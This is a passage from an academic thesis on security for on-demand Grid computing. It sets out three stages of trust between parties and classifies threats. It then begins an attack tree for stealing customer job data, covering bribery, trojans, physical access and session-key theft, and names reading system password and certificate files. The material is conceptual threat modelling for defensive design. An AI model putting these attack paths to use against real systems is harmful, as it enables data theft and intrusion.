


Figure 4.2: Classic Grid Usage

- (A) The Customer generates a certificate request (creates a public/private key pair) and must personally prove his or her identity to the registration authority (RA) when issuing the certificate request.
- (B) After checking the identity of the requestor the RA forwards the certificate request to the certificate authority (CA).
- (C) The CA signs the certificate and sends the signed certificate to the customer.

- (D) The customer requests an account from the resource provider. This is either done directly or the customer can go via a virtual organisation in which case the resource provider usually has predefined accounts for the virtual organisation.
- (E) The provider creates an account for the customer or the VO.
- (F) The customer is informed that the account is activated.
- (G) The customer can use the software.

The actors shown in Figure 4.1 are the basic set of actors needed to describe business interactions in a Grid environment. Using the method described above, the trust relationships are currently built by legal contracts between the parties ensuring that should it be proven that one of the parties misbehaved, it can be sued. Since that only allows punishment in retrospective and mainly works as a deterrent in non-critical business environments, it is currently not uncommon that access is only granted to persons who know each other personally and non-IT trust exists between the parties. In some cases, the solution producer and the resource provider or the customer and the solutions producer are the same entity, in which case the trust requirements are somewhat reduced. In many cases, however, more than one solution producer or customer will be present. Currently, there are two common practices in this case. First, the different customers or solution producers operate on non-critical data or software and do not mind if others can see their assets (quite common in the academic environment). Second, the resource provider only grants exclusive access to specific resources, thus creating several separate environments which behave like the single customer/solution producer environment shown above. The second solution is not in the interest of the resource provider, since such use of the resources ties up the resources completely, no matter if the customer is currently using them at full capacity or not.

In an on-demand environment, neither of the above practices is acceptable. The solution producer must be able to dynamically acquire resources for critical tasks from a resource provider to meet customer demands in an on-demand fashion, and the resource provider must be able to maximise the resource usage over the entire spread of solutions producers and customers. This should be possible without having to rely on mutual trust to enable on-demand operation of the Grid. For better manageability, three stages of decreasing trust reliance for on-demand Grid computing are defined. Each stage requires increased security mechanisms to counteract the reduced trust levels.

4.4.1 Stage 1 Trust

The first stage encompasses the scenario described above in its most basic form. Multiple customers and solution producers operate on the resources of a single resource provider. There is no trust between the different customers or between a customer and the solution producers used by the other customers. There is also no trust between the solution producers or a solution producer and customers of other solution producers.

The trust relationship between the customer, solution producer and resource provider cooperating with each other is the same as in the traditional usage scenario. In Stage 1, all parties trust the middleware producer. To ease the adoption of on-demand Grid computing, the first stage still has a trust relationship between the solution provider, and the resource provider and software is still installed in the traditional manner, i.e. by the resource provider on behalf of the solution producer.

Figure 4.3 shows the "no trust" relationship of this stage. For the sake of readability, the "trust" arrows are not depicted. Trust can be assumed between all parties not connected with a "no trust" arrow.




Figure 4.3: On-Demand Trust Relationships: Stage 1

4.4.2 Stage 2 Trust

In the previous stage, on-demand computing still has a trust relationship from the resource provider to the solution producer. This trust is acquired either by legal or social means. Both these methods restrict the number of customers a resource provider can take on and creates a cost overhead for resource usage both in time and money, since trust must first be established. It is desirable to eliminate the trust requirement from the resource provider to the solution producer, to facilitate a more flexible and cost effective business model. To enable stage 2, on-demand computing requires security mechanisms to protect the resource provider's assets from the solution producers while at the same time granting the required access rights to the resources the solution producer and the customers need. This includes the capability to autonomously install software, one of the most critical requirements of on-demand computing. Without trust from the resource provider to the solution producer, this requires new security mechanisms to protect the resource provider from the solution producer. It is also desirable that the resource provider need not fully trust the middleware producer. While it is unlikely that the middleware producer has malicious intentions towards the other parties, erroneous middleware code can lead to system crashes or security breaches, for which the resource provider will be made responsible. Figure 4.4 shows the "no trust" relationship of Stage 2. For the sake of readability, the "trust" arrows are not depicted. Trust can be assumed between all parties not connected with a "no trust" arrow.

4.4.3 Stage 3 Trust

In the previous stage, on-demand computing diminishes the need for the resource provider to trust the solution producer. The solution producer still must trust the resource provider. This hinders easy and cost effective acquisition of resources from new resource providers since a trust relationship must first be acquired. Stage 3 on-demand computing removes the trust requirement between solution producers and resource providers completely by offering security measures protecting the solution producers' assets not only from other solution producers and customers but also from the resource provider. This added security also removes the need for the customers to trust the resource provider. Furthermore, the middleware producer no longer needs to trust the resource provider. This is mainly of interest for commercial middleware solutions where pirate copies and intellectual property rights are an issue. The only trust requirements left in stage 3 are that the customers must trust their solution producer. This final trust requirements can never be fully removed by technical solutions, since the customers must enable the solution producer's software to read their data and thus both the solution provider will be able to make illicit copies of the data passed to them (a fact the music and film industry seem reluctant to accept). Figure 4.5 shows all trust relationships in this final stage of on-demand computing. It should be noted that established commercial resource providers might not be in favour of this final stage, since




Figure 4.4: On-Demand Trust Relationships: Stage 2

it enables solution producers and customers to switch to other resource providers with greater ease since trust is produced through IT security measures. In such a system, the brand name and trust in that name is less of an issue, allowing start-ups, cheap-labour countries or non-commercial organisations to offer an on-demand computing environment which is trusted because of its security features and not because of its location or ownership.

4.5 On-Demand Threat Analysis

For the following threat analysis, a shared on-demand service hosting environment is considered. As mentioned above, there are several customers and solution producers involved within the same shared resource environment active at the same time,




Figure 4.5: On-Demand Trust Relationships: Stage 3

and thus it must be possible for those entities to acquire and configure the needed resources without requiring the resource provider to personally oversee and facilitate each and every transaction. This creates new capabilities and consequently security threats beyond the security threats of standard Grid systems. These stem from the greater number of participants in the system on the one hand, and from the different usage model and trust levels for the participants on the other.

In general, one can distinguish between internal and external threats. Internal threats stem from entities with legitimate access to (parts of) the system, while external threats stem from entities which do not possess any access rights and must therefore break into the system. According to the CSI/FBI Computer Crime and Security Survey [40], internal attacks are the most common form of attack. This is a very pertinent

fact for on-demand Grid computing, since in on-demand computing the number of legitimate solution producers and customers is much larger and more dynamic than in traditional systems. Thus, it is to be expected that the number of internal attacks will also be higher and thus even more of a threat in the on-demand world.

External threats are made possible by the changing nature of cluster computing which is an integral component of today's Grid systems. Clusters have moved from closed/proprietary environments in a closed network (particularly in commercial settings) to open/standard systems that are often exposed to public networks. External attackers can probe the publicly available resources for vulnerabilities which can then be exploited [96, 108]. This change is furthered by the Grid middleware which connects multiple cluster sites and exposes them all via a common middleware layer. This change has resulted in exposure of clusters to a variety of point-and-click attack tools that are easily available on the Internet. Furthermore, most Grids run code from third party partners or software providers. It is almost impossible for time and money reasons to perform a security audit on all of this code. This is a major change compared to traditional clusters running a controlled base of known source code [132]. This is in line with the security observations done by SANS [147]. In 2005 the Top-20 list of security threats was extended by a new category: Traditionally, the security threats were divided into Windows and Unix operating system threats. This year, SANS included a cross-platform application threat category in their security analysis. This reflects the changes in the general security landscape. The trend away from operating system specific attacks towards application specific attacks is an issue of particular relevance for on-demand Grid security, since a multitude of third party applications will be running in this environment opening a multitude of new attack vectors.

Just as the greater number of legitimate solution producers enhances the internal threat level, it also has an adverse affect on the external threat level, for two reasons. First, the amount of third party code and with that the possible attack vectors is increased with each further solution producer. Second, the amount of legitimate activity on the resources is increased, making it more difficult to detect unauthorised access. This is especially true for a special type of external attack where the external entity steals a legitimate user's identity and masquerades as that user, or where a legitimate user's session is hijacked.

An IBM security paper [142] examines the trends of attack from the 80's up to today: *One trend in the hacking threats of particular interest from the client perspective, is the trend of hackers to focus on attacking the client. In the 80's, hackers largely attacked the network, passively sniffing passwords, and actively hijacking network sessions. As applications increasingly encrypted data going across the network, hackers then turned vulnerabilities their attention largely to attacking servers directly, mainly through misconfigured or buggy services, like web servers. As companies have responded with firewalls, intrusion detection, and security auditing tools to protect their servers, hackers have increasingly turned to hacking clients.* Just as the greater number of users increases the threat of internal attacks, the greater number of users creates a much broader base of attack for external hackers to hijack compromised client sys-

tems.

If the origin of the participants is not factored in, the greater number of participants create a new quantity of threat to the on-demand Grid computing environment but not a new quality. The new level of threat described above can be dealt with using traditional security mechanisms, if the significant amount of extra work can be invested into the execution of the security protocols.

A new quality of threat is introduced by two factors of on-demand Grid computing. First, as the solution producers need greater privileges to efficiently install their applications, there must be mechanisms in place to make sure these privileges are not misused. These threats are labeled "privilege threats". Second, in an on-demand environment, the closed world assumption, typically true in traditional Grid environments, is no longer true. Users from different organisations can potentially rent resources from the same on-demand resource provider, making it critical that the resource provider enforces a strict separation between all participants. These threats are labeled "shared use threats".

Privilege threats arise from the fact that solution producers must be able to administer their system without a central administrator who is trusted by all participants and can perform a security audit on all code submitted into the system. However, if solution producers are allowed to install and configure custom software as needed in an on-demand scenario, it is also possible that malware such as spam-bots, root-kits, etc. can be installed. This ability to install software freely opens the door for easy execution of the attacks in the "shared use threats" category.

In the category of "shared use threats" this work distinguishes between three types of assets which can be threatened: resources, data and meta-data. The resource and data assets can be further subdivided into resource provider or solution producer/customer assets. While the attacks against the resource provider are also relevant for standard Grid computing systems, they are particularly relevant for shared user systems since more data (such as passwords and certificates) can be gathered if more than one user is present in the system. Attacks against the middleware as a resource are not listed, since the middleware itself does not represent a resource worth abusing. Attacks against the middleware are, however, relevant as a stepping stone to gain access to the hosting node, services or service data and as such fall into the categories for those attacks. Also, threats stemming from the middleware producer are not listed, since it is assumed that the middleware like the operating system is supplied by a neutral party and is either quality assured by a large corporation or stems from a large open source community project and there is no motivation for attacks. To refine the threat model, the type of asset threatened will now be divided into five categories:

- *Resource of the resource provider:* Illegal use of CPU cycles, network bandwidth or other physical resources fall into this category. For instance, a malicious entity may install a *spam-bot* that is used to send unsolicited bulk emails from the hosting network node. A number of denial of service attacks also fall into this category.

- *Resource of other solution producer/customers:* Illegal use of software or physical resources controlled by other solution producers or customers fall into this category. A malicious entity may invoke programs from other solution producers directly without authorisation or use software licenses for 3rd party software that belongs to other users. Alternatively, a malicious entity could masquerade as a certain customer and consume his or her rented CPU cycles.
- *Data of the resource provider:* Illegal access to or modification of data owned by the resource provider falls into this category. A malicious entity may extract or alter security critical data from the underlying operating system or hosting environment, such as the system password files or certificate files. Faking log entries also falls into this category.
- *Data of other solution producers/customers:* Illegal access to or modification of data owned by other resource providers or customers fall into this category. A malicious entity may read temporary data or results produced by other users as well as input data used by them. If, for example, a pharmaceutical company uses a Grid node for computations in the design phase of a new drug, a competitor may deploy a malicious service that extracts the experimental data used as input of the computation or the resulting outputs.
- *Meta-data of other solution producers/customers:* A malicious program can use operating system commands like PS or middleware specific information services to acquire information about competitor's work. In the automotive industry, many small jobs, for instance, can indicate parameter studies in an early phase of development for a new car model, while a single large job can be the final simulation of the entire car. Information like this can prove invaluable for competitors when mission critical decisions need to be made concerning release dates for their own new car model or in takeover bids.

Threats against resources can be subdivided into *illegal access* to the resource and *denial of service* against the resource. Note that participation in a distributed denial of service attack counts as illegal resource access since the host is only used to harm other systems by illegally using the network interface, whereas recursively starting new threads is a denial of service attack against the hosting system. An overview of the threat hierarchy is shown in Figure 4.6 which connects the threat types (grey boxes) with the actors executing them and the assets endangered by them. As already mentioned, while the resources available to the Grid are valuable, the software and data is usually of much higher value and is the main motivational focus of most attackers and as such the threats against these are of a higher priority. Based on the threat classification presented here, the next section introduces attack models and shows some sample attacks which give a more detailed view on how Grid resources are compromised.




Figure 4.6: Threat Hierarchy

4.6 Attack Model

Creating a completely secure computing environment is next to impossible especially if the environment is as complex as the on-demand Grid computing environment presented in this thesis. It is therefore important to concentrate on the relevant security aspects to maximise protection against the largest number of relevant threats as possible. The threat analysis presented the previous section already identified the main focus for the on-demand extensions, namely the threats against users data from other users or solution producers. In this section, a further refinement of the security analysis is presented in the form of an attack model and several example attacks which mainly focus on the above threats for stages 1 and 2 of on-demand computing (i.e. threats from the resource provider are discounted). The goal which the attack tree is focused on is the illegal acquisition of a user's job data by a foreign solution producer. This goal and actor were chosen to represent the other possible attacks, since it is one of the most relevant in the authors opinion.

4.6.1 Attack Trees

The attack tree shown bellow presents the possible ways a solution producer can access a customer's job result data illegally. The attack tree from the customer's perspective is the same apart from the attacks: 7.2.2, 7.3, 9.2.1 and 9.2.2 which do not fall within the capabilities of customers¹.

To further refine the most important aspects the security infrastructure needs to counter, the attack tree has been annotated to mark which attacks are most dangerous. The annotations are based on the author's assessment of the Grid systems involved in the D-Grid and should be considered only as a guideline and will have to be adapted to other concrete environments. Attacks marked with I are considered next to impossible (e.g. factoring two large primes) and can be discounted. Attacks marked with P are considered possible and are further annotated with E for easy, D for difficult and X for extremely difficult again based on the author's appraisal of the situation. The final annotation is S for social attack, which are not particular for Grid computing and as such will not be dealt with in this thesis. The most relevant attacks are the attacks 7.2, 7.3 and 9.2, since these offer an easy way for a solution producer to attack other users.

Listing 4.1: Attack Tree

```
Goal: Acquire Customer's Job Result Data
P=possible
  E=easy
  D=difficult
  X= extremely difficult
I=next to impossible
```

¹It is however, possible for a customer to become a solution producer by creating a dummy business with a piece of software and paying for access to the resources to be attacked.

S=social attack

1. Convince customer to reveal data (S)
 - 1.1. Bribe customer (S)
 - 1.2. Blackmail customer (S)
 - 1.3. Threaten customer (S)
 - 1.4. Fool customer (S)
2. Convince provider to reveal data (S)
 - 2.1. Bribe provider (S)
 - 2.2. Blackmail provider (S)
 - 2.3. Threaten provider (S)
 - 2.4. Fool provider (S)
3. Convince producer to reveal data (producer installs application update with backdoor) (S)
 - 3.1. Bribe producer (S)
 - 3.2. Blackmail producer (S)
 - 3.3. Threaten producer (S)
4. Steal data from customer's PC (P)
 - 4.1. Utilise OS backdoor (P)
 - 4.1.1. Direct Attack (P)
 - 4.1.2. Trojan Attack (P)
 - 4.2. Utilise Grid Client Backdoor (P,D)
 - 4.2.1. Utilise Browser Backdoor (P,X)
 - 4.2.1.1. Compromise Grid Portal Server (P,D)
 - 4.2.2. Utilise Standalone Client Backdoor (P,D)
 - 4.3. Physical attack (P, D)
 - 4.3.1. Get customer to install Trojan (i.e. via USB stick attack) (S, D)
 - 4.3.2. Reveal data through covert attack (Firewire DMA access, clone HDD) (P,X)
 - 4.3.3. Steal hardware component (P,X)
5. Obtain Data from Grid Provider (S)
 - 5.1. Pretend to be the legitimate customer using X.509 identity
 - 5.1.1. Fake X.509 key (I)
 - 5.1.2. Get X.509 Key + Passphrase from customer (S)
 - 5.1.2.1. See 1
 - 5.1.2.2. See 4
6. Read encrypted data during transfer (I)
 - 6.1. Break GSI encryption (I)
 - 6.1.1. Break symmetric encryption (I)
 - 6.1.1.1. Brute force symmetric encryption (I)
 - 6.1.1.2. Mathematically break symmetric encryption (I)
 - 6.1.1.3. Get customer to ease decryption
 - 6.1.1.3.1. Chosen ciphertext attack on symmetric key (I)
 - 6.1.2. Break asymmetric encryption (I)

- 6.1.2.1. Brute force asymmetric encryption (I)
- 6.1.2.2. Mathematically break asymmetric encryption (I)
- 6.1.3. Cause GSI to create insecure X.509 Key (P,X)
 - 6.1.3.1. Compromise customer's Key Generation Software (P,X)
 - 6.1.3.1.1. See 1
 - 6.1.3.1.2. See 4
- 6.2. Get session key used to decrypt/sign the data (P,D)
 - 6.2.1. Acquire session key from customer PC
